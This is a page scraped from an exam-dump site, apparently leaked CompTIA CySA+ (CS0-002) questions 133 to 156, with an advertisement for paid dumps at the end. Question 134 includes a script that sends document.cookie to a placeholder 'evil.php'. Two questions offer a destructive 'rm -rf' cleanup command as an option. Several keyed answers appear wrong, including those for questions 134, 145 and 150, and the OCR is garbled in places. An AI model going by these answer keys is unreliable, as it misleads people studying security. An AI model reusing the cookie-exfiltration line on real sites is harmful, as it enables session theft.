
Hotspot Question

Welcome to the Enterprise Help Desk System. Please work the ticket escalated to you in the desk ticket queue.

INSTRUCTIONS

Click on me ticket to see the ticket details Additional content is available on tabs within the ticket First, select the appropriate issue from the drop-down menu. Then, select the MOST likely root cause from second drop-down menu If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.




Tickets
Details
Statuses
New 0
Open 1
On Hold 0
Mgr Review 0
Approved/Closed 0
Priority
Low
Medium
High
Subject
Date
Priority
Michael is reporting that th...
#8675309
7/24/2020
High
#8675309
Opened
Priority
High
Category
Technical/ Bug Reports
Assigned To
sample@emailaddress.com
Assigned Date
7/24/2020
Info
Assets
Subject
Attachments
Issue
Caused by
User is not logged in
Recent Windows Updates
High Memory Utilization
Application Crash
Services Failed to Start
Drive is low on space
High CPU Utilization
Chrome.exe
notepad.exe
svchost.exe
Firefox.exe
wuauclt.exe
User
taskmgr.exe
CompTIA
freepdfdumps.com

Answer:

NEW QUESTION: 133

The following IDS log was discovered by a company's cybersecurity analyst:

Which of the following was launched against the company based on the IDS log?

A. Buffer overflow attack

B. Cross-site scripting attack

C. SQL injection attack

D. Online password crack attack

Answer: A (LEAVE A REPLY)

NEW QUESTION: 134

Given the following code:

```
<SCRIPT type="text/javascript">
var adr = "../evil.php?breadmonster=" +escape{document.cookie};
var query = "SELECT * FROM users WHERE name='smith';
</SCRIPT>
```

Which of the following types of attacks is occurring in the example above?

A. Privilege escalation

B. XSS

C. MITM

D. SQL injection

E. Session hijacking

Answer: D (LEAVE A REPLY)

NEW QUESTION: 135

A company's IDP/DLP solution triggered the following alerts:

A. 02/25-07:16:07.294705 SSH to Non-standard Port (TCP) 245.23.123.150:51533 -> 67.178.142.153:1234

B. 02/25-08:16:24.637829 E-mail sent containing text pattern 9999 9999 9999 9999 (TCP) 192.168.123.150:36543 -> 209.34.13.163:25

C. 02/25-08:23:53.367782 Malformed DNS Packet, size exceeded (UDP) 192.168.84.150:45513 -> 172.16.32.12:53

D. 02/25-09:01:34.335672 XMAS packet detected {TCP} 192.168.233.18:61412 -> 172.16.15.233:445

E. 02/25-09:12:51.564607 Attempted FTP Connection, clear text auth {TCP} 192.168.12.45:47654 ->172.16.222.12:21

Which of the following alerts should a security analyst investigate FIRST?

A. B

B. C

C. A

D. E

E. D

Answer: (SHOW ANSWER)

NEW QUESTION: 136

An organization was alerted to a possible compromise after its proprietary data was found for sale on the Internet. An analyst is reviewing the logs from the next-generation UTM in an attempt to find evidence of this breach. Given the following output:

Src IP	Src DNS	Dst IP	Dst DNS	Port	Application
10.50.50.121	83hht23.org-int.org	8.8.8.8	google...dns-a.google.com	53	DNS
10.50.50.121	83hht23.org-int.org	77.88.55.66	yandex.ru	443	HTTPS
172.16.52.20	webserver.org-dmz.org	131.52.88.45	--	53	DNS
10.100.10.45	appserver.org-int.org	69.134.21.90	repo.its.utk.edu	21	FTP
172.16.52.20	webserver.org-dmz.org	131.52.88.45	--	10999	HTTPS
172.16.52.100	sftp.org-dmz.org	62.30.221.56	ftps.bluemed.net	42991	SSH
172.16.52.20	webserver.org-dmz.org	131.52.88.45	--	10999	HTTPS

Which of the following should be the focus of the investigation?

A. 83hht23.org-int.org
B. ftps.bluemed.net
C. sftp.org-dmz.org
D. webserver.org-dmz.org
Answer: D (LEAVE A REPLY)

NEW QUESTION: 137
D18912E1457D5D1DDCBD40AB3BF70D5D
A security analyst scanned an internal company subnet and discovered a host with the following Nmap output.

```
Nmap -Pn 10.233.117.0/24

Host is up (0.0021s latency)
Not shown: 987 filtered ports

PORT      STATE    SERVICE
22/tcp    open     ssh
135/tcp   open     msrpc
445/tcp   open     microsoft-ds
137/udp   open     netbios-ns
3389/tcp  open     ms-term-serv
```

Based on the output of this Nmap scan, which of the following should the analyst investigate FIRST?
A. Port 135
B. Port 3389
C. Port 445
D. Port 22
Answer: (SHOW ANSWER)

NEW QUESTION: 138
How many phases does the Spiral model cycle through?
A. Five
B. Four
C. Three
D. Six
Answer: B (LEAVE A REPLY)
NEW QUESTION: 139

A company has recently launched a new billing invoice website for a few key vendors.
The cybersecurity analyst is receiving calls that the website is performing slowly and the pages sometimes time out.
The analyst notices the website is receiving millions of requests, causing the service to become unavailable.
Which of the following can be implemented to maintain the availability of the website?

A. Whitelisting
B. Honeypot
C. MAC filtering
D. VPN
E. DMZ

Answer: (SHOW ANSWER)

NEW QUESTION: 140

The help desk noticed a security analyst that emails from a new email server are not being sent out. The new email server was recently to the existing ones. The analyst runs the following command on the new server.

```
nslookup -type=txt exampledomain.org
...
"v=spf1 ip4:72.56.48.0/28 -all"
...
```

Given the output, which of the following should the security analyst check NEXT?

A. The IP address of the new email server
B. The DMARC policy
C. The DNS name of the new email server
D. The version of SPF that is being used

Answer: (SHOW ANSWER)

NEW QUESTION: 141

A security analyst has received reports of very slow, intermittent access to a public-facing corporate server.

Suspecting the system may be compromised, the analyst runs the following commands:

```
[root@www18 /tmp]# uptime
19:23:35 up 2:33, 1 user, load average: 87.22, 79.69, 72.17
[root@www18 /tmp]# crontab -l
* * * * * /tmp/.t/t
[root@www18 /tmp]# ps ax | grep tmp
1325 ? Ss 0:00          /tmp/.t/t
[root@www18 /tmp]# netstat -anlp
tcp 0   0   0.0.0.0:22      172.168.0.0:* ESTABLISHED 1204/sshd
tcp 0   0   127.0.0.1:631   0.0.0.0:*     LISTEN      1214/cupsd
tcp 0   0   0.0.0.0:443     0.0.0.0:*     LISTEN      1267/httpd
```


Based on the output from the above commands, which of the following should the analyst do NEXT to further the investigation?

A. Run crontab -r; rm -rf /tmp/.t to remove and disable the malware on the system.
B. Perform a binary analysis on the /tmp/.t/t file, as it is likely to be a rogue SSHD server.

C. Run kill -9 1325 to bring the load average down so the server is usable again.
D. Examine the server logs for further indicators of compromise of a web application.
Answer: (SHOW ANSWER)

NEW QUESTION: 142
While planning segmentation for an ICS environment, a security engineer determines IT resources will need access to devices within the ICS environment without compromising security.
To provide the MOST secure access model in this scenario, the jumpbox should be .
A. bridged between the IT and operational technology networks to allow authenticated access.
B. placed on the ICS network with a static firewall rule that allows IT network resources to authenticate.
C. placed in an isolated network segment, authenticated on the IT side, and forwarded into the ICS network.
D. placed on the IT side of the network, authenticated, and tunneled into the ICS environment.
Answer: (SHOW ANSWER)

NEW QUESTION: 143
Which of the following roles is ultimately responsible for determining the classification levels assigned to specific data sets?
A. Data processor
B. Data custodian
C. Data owner
D. Senior management
Answer: C (LEAVE A REPLY)

NEW QUESTION: 144
A new on-premises application server was recently installed on the network. Remote access to the server was enabled for vendor support on required ports, but recent security reports show large amounts of data are being sent to various unauthorized networks through those ports.
Which of the following configuration changes must be implemented to resolve this security issue while still allowing remote vendor access?
A. Enable port security.
B. Apply a firewall application server rule.
C. Whitelist the application server.
D. Sandbox the application server.
E. Block the unauthorized networks.
Answer: (SHOW ANSWER)

NEW QUESTION: 145
Joe, a user, is unable to launch an application on his laptop, which he typically uses on a daily basis. Joe informs a security analyst of the issue. After an online database comparison, the security analyst checks the SIEM and notices alerts indicating certain .txt and .dll files are blocked. Which of the following tools would generate these logs?
A. HIPS
B. Firewall
C. Proxy
D. Antivirus

Answer: B (LEAVE A REPLY)

NEW QUESTION: 146
Which of the following software security best practices would prevent an attacker from being able to run arbitrary SQL commands within a web application? (Choose two.)
A. Parameterized queries
B. Session management
C. Input validation
D. Output encoding
E. Data protection
F. Authentication
Answer: A,C (LEAVE A REPLY)
Reference:
https://www.ptsecurity.com/ww-en/analytics/knowledge-base/how-to-prevent-sql-injection-attacks/

NEW QUESTION: 147
Data spillage occurred when an employee accidentally emailed a sensitive file to an external recipient.
Which of the following controls would have MOST likely prevented this incident?
A. SSO
B. DLP
C. WAF
D. VDI
Answer: B (LEAVE A REPLY)
Reference:
incident-to-do-list/

NEW QUESTION: 148
Joe, a penetration tester, used a professional directory to identify a network administrator and ID administrator for a client's company. Joe then emailed the network administrator, identifying himself as the ID administrator, and asked for a current password as part of a security exercise.
Which of the following techniques were used in this scenario?
A. Network and host scanning
B. Social media profiling and phishing
C. Email harvesting and host scanning
D. Enumeration and OS fingerprinting
Answer: B (LEAVE A REPLY)

NEW QUESTION: 149
Which of the following countermeasures should the security administrator apply to MOST effectively mitigate Bootkit-level infections of the organization's workstation devices?
A. Remove local administrator privileges.

B. Install a secondary virus protection application.
C. Enforce a system state recovery after each device reboot.
D. Configure a BIOS-level password on the device.
Answer: A (LEAVE A REPLY)

NEW QUESTION: 150
A system's authority to operate (ATO) is set to expire in four days. Because of other activities and limited staffing, the organization has neglected to start reauthentication activities until now. The cybersecurity group just performed a vulnerability scan with the partial set of results shown below:

```
-----
Scan Host: 192.168.1.13
15-Jan-16 08:12:10.1 EDT

Vulnerability CVE-2015-1635
HTTP.sys in Microsoft Windows 7 SP1, Windows Server 2008 R2 SP1, Windows 8,
Windows 8.1 and Windows Server 2012 allows remote attackers to execute
arbitrary code via crafted HTTP requests, aka "HTTP.sys remote code execution
vulnerability"

Severity: 10.0 (high)

Expected Result: enforceHTTPValidation='enabled';
Current Value: enforceHTTPValidation=enabled;

Evidence:
C:\%system%\Windows\config\web.config
-----
```

Based on the scenario and the output from the vulnerability scan, which of the following should the security team do with this finding?
A. Accept this risk for now because this is a "high" severity, but testing will require more than the four days available, and the system ATO needs to be competed.
B. Ignore it. This is false positive, and the organization needs to focus its efforts on other findings.
C. Ensure HTTP validation is enabled by rebooting the server.
D. Remediate by going to the web config file, searching for the enforce HTTP validation setting, and manually updating to the correct setting.
Answer: D (LEAVE A REPLY)

NEW QUESTION: 151
Given a packet capture of the following scan:

```
nmap -sX 192.168.1.55 -p22,80,445
45 33.105540 192.168.1.115 192.168.1.55 TCP 54 39007 -> 80 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
46 33.106599 192.168.1.115 192.168.1.55 TCP 54 39007 -> 445 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
47 33.107672 192.168.1.115 192.168.1.55 TCP 54 39007 -> 22 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
48 33.108730 192.168.1.55 192.168.1.115 TCP 54 445 -> 39007 [RST, ACK] Seq=1 Ack=2 Urg=0 Len=0
49 33.108972 192.168.1.55 192.168.1.115 TCP 54 22 -> 39007 [RST, ACK] Seq=1 Ack=2 Urg=0 Len=0
50 34.207377 192.168.1.115 192.168.1.55 TCP 54 39008 -> 80 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
```

Which of the following should MOST likely be inferred on the scan's output?
A. 192.168.1.115 is hosting a web server.

B. 192.168.1.55 is a file server.
C. 192.168.1.55 is a Linux server.
D. 192.168.1.55 is hosting a web server.
Answer: (SHOW ANSWER)

NEW QUESTION: 152
A centralized tool for organizing security events and managing their response and resolution is known as:
A. Wireshark
B. HIPS
C. SIEM
D. Syslog
Answer: (SHOW ANSWER)

NEW QUESTION: 153
Weeks before a proposed merger is scheduled for completion, a security analyst has noticed unusual traffic patterns on a file server that contains financial information. Routine scans are not detecting the signature of any known exploits or malware. The following entry is seen in the ftp server logs:
tftp *I 10.1.1.1 GET fourthquarterreport.xls
Which of the following is the BEST course of action?
A. Continue to monitor the situation using tools to scan for known exploits.
B. Determine if any credit card information is contained on the server containing the financials.
C. Follow the incident response procedure associate with the loss of business critical data.
D. Implement an ACL on the perimeter firewall to prevent data exfiltration.
Answer: C (LEAVE A REPLY)

NEW QUESTION: 154
Policy allows scanning of vulnerabilities during production hours, but production servers have been crashing lately due to unauthorized scans performed by junior technicians. Which of the following is the BEST solution to avoid production server downtime due to these types of scans?
A. Implement sandboxing to analyze the results of each scan.
B. Require vulnerability scans be performed by trained personnel.
C. Transition from centralized to agent-based scans.
D. Configure daily-automated detailed vulnerability reports.
Answer: B (LEAVE A REPLY)

NEW QUESTION: 155
A security analyst has received reports of very slow, intermittent access to a public-facing corporate server. Suspecting the system may be compromised, the analyst runs the following commands:

```
[root@www18 /tmp]# uptime
19:23:35 up 2:33, 1 user, load average: 87.22, 79.69, 72.17
[root@www18 /tmp]# crontab -1
* * * * * /tmp/.t/t
[root@www18 /tmp]# ps ax | grep tmp
1325 ? Ss 0:00          /tmp/.t/t
[root@www18 /tmp]# netstat -anlp
tcp 0  0  0.0.0.0:22      172.168.0.0:* ESTABLISHED 1204/sshd
tcp 0  0  127.0.0.1:631   0.0.0.0:*     LISTEN      1214/cupsd
tcp 0  0  0.0.0.0:443     0.0.0.0:*     LISTEN      1267/httpd
```

Based on the output from the above commands, which of the following should the analyst do NEXT to further the investigation?
A. Perform a binary analysis on the /tmp/.t/t file, as it is likely to be a rogue SSHD server.
B. Run kill -9 1325 to bring the load average down so the server is usable again.
C. Run crontab -r; rm -rf /tmp/.t to remove and disable the malware on the system.
D. Examine the server logs for further indicators of compromise of a web application.
Answer: D (LEAVE A REPLY)

NEW QUESTION: 156
A security analyst has been asked to scan a subnet. During the scan, the following output was generated:

```
[root@scanbox ~]# nmap 192.168.100.*

Starting Nmap 4.11 (http://www.insecure.org/nmap/) at 2015-10-10 19:10 EST
Interesting ports on purple.company.net (192.168.100.145):
Not shown: 1677 closed ports
PORT        STATE             SERVICE
22/tcp      open              ssh
53/tcp      open              domain
111/tcp     open              rpcbind

Interesting ports on lemonyellow.company.net (192.168.100.214):
Not shown: 1676 closed ports
PORT        STATE             SERVICE
22/tcp      open              ssh
80/tcp      open              http
111/tcp     open              rpcbind
443/tcp     open              ssl/http

Nmapfinished: 256IPaddresses (2hostsup) scannedin7.223 seconds
```

Based on the output above, which of the following is MOST likely?
A. 192.168.100.214 is a secure FTP server
B. Both hosts are mail servers
C. 192.168.100.214 is a web server
D. 192.168.100.145 is a DNS server
Answer: (SHOW ANSWER)

Valid CS0-002 Dumps shared by Actual4test.com for Helping Passing CS0-002 Exam! Actual4test.com now offer the **newest CS0-002 exam dumps**, the Actual4test.com CS0-002 exam **questions have been updated** and **answers have been corrected** get the **newest** Actual4test.com CS0-002 dumps with Test Engine here: https://www.actual4test.com/CS0-002_examcollection.html (**371** Q&As Dumps, **30%OFF Special Discount: Freepdfdumps**)